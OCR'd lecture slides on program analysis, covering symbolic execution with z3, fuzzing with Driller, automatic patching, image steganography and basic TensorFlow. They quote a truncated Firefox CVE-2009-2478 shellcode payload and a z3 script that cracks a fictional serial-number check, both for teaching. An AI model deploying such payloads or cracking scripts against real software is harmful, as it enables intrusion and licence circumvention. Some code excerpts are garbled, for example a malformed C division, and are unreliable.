
Static verification: Looks good in papers, limited use in practice...



Symbolic exec: More popular these days because of dramatic improvement in efficiency and expressiveness of Satisfiability modulo theory (SMT) solvers

Program Analysis: How?

Reverse Engineering




Program Analysis: How?

Dynamic Analysis


Penetration Tester

FUZZING




Program Analysis: How?

Fuzzing



Program Analysis: How?



Program Analysis: How?

```
int main(int argc, char** argv)
{
    if(atoi(argv[1])==0x1337)
    {
        # Oh~I get a bug
        int a = /100(atoi(argv[1])-0x1337);
    }
}
```

Without inferring program logic, a black-box fuzzer will take a long time to find the bug...

Because conditional statement execution depends on *argv*, static analyzer is never sure...

Symbolic execution to the rescue!

Allows unknown symbolic variables in evaluation; if execution path depends on unknown, conceptually fork symbolic executor

Modern SMT solvers are efficient… but most real programs are *really* complex

```python
import sys
print ("Please enter a valid serial number from your
  RoboCorpIntergalactic purchase")
if len(sys.argv) < 2:
  print ("Usage: %s [serial number]"%sys.argv[0])
  exit()

print ("#>" + sys.argv[1] + "<#")

def check_serial(serial):
  if (not set(serial).issubset(set(map(str,range(10))))):
    print ("only numbers allowed")
    return False
  if len(serial) != 20:
    return False
  if int(serial[15]) + int(serial[4]) != 10:
    return False
  if int(serial[1]) * int(serial[18]) != 2:
    return False
  if int(serial[15]) / int(serial[9]) != 1:
    return False
  if int(serial[17]) - int(serial[0]) != 4:
    return False
  if int(serial[5]) - int(serial[17]) != -1:
    return False
```

...

```python
  if int(serial[0]) % int(serial[5]) != 4:
    return False
  if int(serial[5]) * int(serial[11]) != 0:
    return False
  if int(serial[10]) % int(serial[15]) != 2:
    return False
  if int(serial[11]) / int(serial[3]) != 0:
    return False
  if int(serial[14]) - int(serial[13]) != -4:
    return False
  if int(serial[18]) + int(serial[19]) != 3:
    return False
  return True

if check_serial(sys.argv[1]):
  print ("Thank you! Your product has been verified!")
else:
  print ("I'm sorry that is incorrect. Please use a valid
    RoboCorpIntergalactic serial number")
```

```python
from z3 import *

# define the variables for the serial
s0 = Int('s[0]')
s1 = Int('s[1]')
s2 = Int('s[2]')
s3 = Int('s[3]')
```

...

```python
solver = Solver()

# all serial values are digits between 0 and 9
solver.add(s0 >= 0)
solver.add(s1 >= 0)
solver.add(s2 >= 0)
solver.add(s3 >= 0)
```

...

```python
# add serial checking conditions
solver.add(s15 + s4 == 10)
solver.add(s1 * s18 == 2 )
solver.add(s15 / s9 == 1)
solver.add(s17 - s0 == 4)
```

...

```python
solver.add(s7 - s4 == 1)
solver.add(s6 + s0 == 6)
solver.add(s2 - s16 == 0)
solver.add(s4 - s6 == 1)
solver.add(s0 % s5 == 4)
solver.add(s5 * s11 == 0)
solver.add(s10 % s15 == 2)
solver.add(s11 / s3 == 0)
solver.add(s14 - s13 == -4)
solver.add(s18 + s19 == 3)

# s3 can't be 0 because of division by zero
solver.add(s3 != 0)

print("solving...")
print(solver.check())
print(solver.model())
```

```
➜  python break_serial.py
solving...
sat
[s[8] = 5,
 s[4] = 3,
 s[19] = 2,
 s[17] = 8,
 s[16] = 8,
 s[2] = 8,
 s[9] = 7,
 s[1] = 2,
 s[3] = 9,
 s[15] = 7,
 s[11] = 0,
 s[10] = 9,
 s[12] = 3,
 s[18] = 1,
 s[0] = 4,
 s[14] = 5,
 s[7] = 4,
 s[6] = 2,
 s[5] = 7,
 s[13] = 9]
```

Program Analysis

```
1  int main(void) {
2    config_t *config = read_config();
3    if (config == NULL) {
4      puts("Configuration syntax error");
5      return 1;
6    }
7    if (config->magic != MAGIC_NUMBER) {
8      puts("Bad magic number");
9      return 2;
10   }
11   initialize(config);
12
13   char *directive = config->directives[0];
14   if (!strcmp(directive, "crashstring")) {
15     program_bug();
16   }
17   else if (!strcmp(directive, "set_option")) {
18     set_option(config->directives[1]);
19   }
20   else {
21     default();
22   }
23
24   return 0;
25 }
```

Listing 1. An example requiring fuzzing and concolic execution to work together.

Stephens, Nick et al. “Driller: Augmenting Fuzzing Through Selective Symbolic Execution.” NDSS (2016).




Fig. 1. The nodes initially found by the fuzzer.




Fig. 2. The nodes found by the first invocation of concolic execution.




Fig. 3. The nodes found by the fuzzer, supplemented with the result of the first Driller run.





Fig. 4. The nodes found by the second invocation of concolic execution.


https://github.com/angr

Automatic Patch Application

Automatic Patch Generation by Learning Correct Code

Fan Long and Martin Rinard
MIT CSAIL
{fanl, rinard}@csail.mit.edu





http://groups.csail.mit.edu/pac/patchgen/

Steganography

Steganography: hiding of a secret message within an ordinary message and the extraction of it at its destination

Firefox 3.5 Font Tags Buffer Overflow
exploit payload - CVE-2009-2478


```
function packv(b){var a=new
Number(b).toString(16);while(a.length<8){a="0"+a}return(unescape("%u"+a.substring(4,8)+"%u"+a.substrin
g(0,4)))}var content="";cont
ent+="<p><FONT>xxxxxxxxxxxxxxxxxxxxxxxxxxxx</FONT></p>";content+="<p><FONT>ABCD</FONT></p>";content+=
"<p><FONT>EFGH</FONT></p>";content+="<p><FONT>Aaaaa </ FONT></p>";var
contentObject=document.getElementById("content");contentObject.s
tyle.visibility="hidden";contentObject.innerHTML=content;var shellcode="";shell
code+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=packv(208
3802306);shellcode+=packv(2083802306);shellcode+=packv(2
083802306);shellcode+=packv(2083802306);shellcode+=packv(2083802305);shellcode+=packv(2083818245);shel
lcode+=packv(2083802306);shellcode+=packv(2083802306);sh
ellcode+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=packv(2083802306);shellcode+=packv(
2083802306);shellcode+=packv(2083802306);shellcode+=pack
v(2083802305);shellcode+=packv(2084020544);shellcode+=packv(2083860714);shellcode+=packv(2083790820);s
hellcode+=packv(538968064);shellcode+=packv(16384);shell
code+=packv(64);shellcode+=packv(538968064);shellcode+=packv(2083806256);shellcode+=unescape("%ue8fc%u
0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b
14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61%u2c02...
```

Encoded into 72x72 grayscale PNG

Stegosploit, Saumil Shah. Issue 0x08 of the International Journal of Proof-of-Concept or Get The Fuck Out (Poc||GTFO)

Steganography

Steganography: hiding of a secret message within an ordinary message and the extraction of it at its destination



Stegosploit, Saumil Shah. Issue 0x08 of the International Journal of Proof-of-Concept or Get The Fuck Out (Poc||GTFO)

Steganography

BUT… of course it's not that simple :)

compression, resizing, format conversion, metadata stripping
are common things that happen to images on the internet

Can we embed our payloads in pixels/regions that are less likely to be transformed?

"A Picture is Worth a Thousand Words, Literally: Deep Neural Networks for Social Stego", Philip Tully and Michael T. Raggo. DEFCON 25

Steganography: Reloaded

1. Upload a bunch of images to social networks
2. Collect data on how images are transformed
3. CNN learns to reverse engineer these transformations by optimizing hidden data throughput capacity
4. Locate candidate pixels that are least modifiable during transit

Social Network Data Hiding Survivability

Social Network	Profile Photo	Post an Image	Background Image
Twitter	No	No	No
Facebook	No	No	No
Pinterest	No	Yes	
Instagram	No	No	No
Slack		Yes	
Tumblr	No	No	No
Google+		Yes	

"A Picture is Worth a Thousand Words, Literally: Deep Neural Networks for Social Stego", Philip Tully and Michael T. Raggo. DEFCON 25


TENSORFLOW PLAYGROUND

http://playground.tensorflow.org/

MNIST with CNNs

https://colab.research.google.com/drive/1IL2OOwmpoCZ9Dpcptiub69MynK_aHAhq

Very simple model: softmax classification



weighted sum of all pixels + bias


$$softmax(L_n) = \frac{e^{L_n}}{||e^{L}||}$$

neuron outputs


Following slides adapted from

Learn TensorFlow and deep learning, without a Ph.D


In matrix notation, 100 images at a time



